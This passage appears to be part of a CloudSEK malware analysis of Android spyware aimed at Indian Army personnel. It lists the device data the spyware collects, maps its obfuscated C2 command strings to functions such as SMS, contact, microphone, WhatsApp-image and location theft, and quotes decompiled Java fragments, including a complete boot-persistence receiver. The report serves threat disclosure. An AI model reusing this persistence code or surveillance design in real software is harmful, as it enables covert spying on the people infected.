
The user information enumeration module *com.example.mediaservice.Gooods.UserInfo.java* collects the following information about the user and their device:

- GPS data
- Model Information

- Manufacturer information
- Build version details
- IMEI information
- Network operator name
- SIM country
- Phone number
- Network information (wifi/phone data)
- Network class information (2G/3G/4G)

Command Listing

The malware uses string patterns to interpret commands from the C2.




```
if (Command.contains("y#0T5$")) {
    try {
        String fm = FileManager.remainingWalkWithlimit(Command);
        if (fm != null) {
            MsendFile(FileManager.sendPathDeitals(fm));
        } else {
            lambda$RecieveCommand$1$MyAsyncTask("j*7e@4Directory have null files try another directory.");
        }
    } catch (Exception e) {
        e.printStackTrace();
```

String patterns used to interpret C2 commands

List of command patterns used by the malware to execute the corresponding functions defined in the *com.example.mediaservice.Gooods* package:

Command	Description
y#0T5$, f%R7!2, Nw39Jf, 8$R%j1	File Manager
bx$@81, u4Q&0#	Search Files
D%r6t*	SMS Manager
s%7n@2	Contact Manager
i*g4#3	Call Log Manager
O@y7J&	Sent Mic Recording
5w$I!7, 9$g1E@	AutoFiles
1^R$4t	AutoFiles- whatsApp
j*7e@4, i1$r@5, v^3w%2, u6%y@1	Photo Taker
*%12gT	Location Manager

The WhatsApp enumeration feature, defined in *com.example.mediaservice.Gooods.AutoFiles.java,* steals WhatsApp images from the target Android device.




```
private JSONArray sentWhatsAppImages(File root) {
    File[] list = root.listFiles(new FilenameFilter() {
```

WhatsApp function of the malware

Persistence

The malware uses *StartActivityOnBootReciever* receiver to execute the malicious service *MyService,* every time the system boots up. As mentioned previously, *MyService* executes *MyAsyncTask,* which is the core malware code to connect to the C2 and receive commands from the operator. The malware uses this feature to maintain persistence in the infected Android device.



```
public class StartActivityOnBootReciever extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        if ("android.intent.action.BOOT_COMPLETED".equals(intent.getAction())) {
            context.startService(new Intent(context, MyService.class));
        }
    }
}
```

Persistence mechanism of the malware device

Impact

Given the sensitivity of the information accessed and exfiltrated by the malware, it could be used by nation states to know critical details about the presence of the Indian Army, their strategies, and operations. With the large-scale targeting of Indian Army personnel specifically, the generated heat maps at the campaign operators panel could give away photographs and locations of sensitive military installations, movement and deployment of military personnel and equipment. Personal information exfiltrated could also be used to social engineer, blackmail, or honeytrap personnel for espionage. This information, in the wrong hands, could have grave effects on the geo-political landscape.

About CloudSEK

CloudSEK is an AI-driven Digital Risk Management Enterprise. CloudSEK's XVigil platform helps clients assess their security posture in real-time from the perspective of an attacker. XVigil scours thousands of sources (across the surface, deep and dark web), to detect cyber threats, data leaks, brand threats, identity thefts, etc. To learn more about how the CloudSEK XVigil platform can strengthen your external security posture and deliver value from Day 1, visit https://cloudsek.com/ or drop a note to sales@cloudsek.com.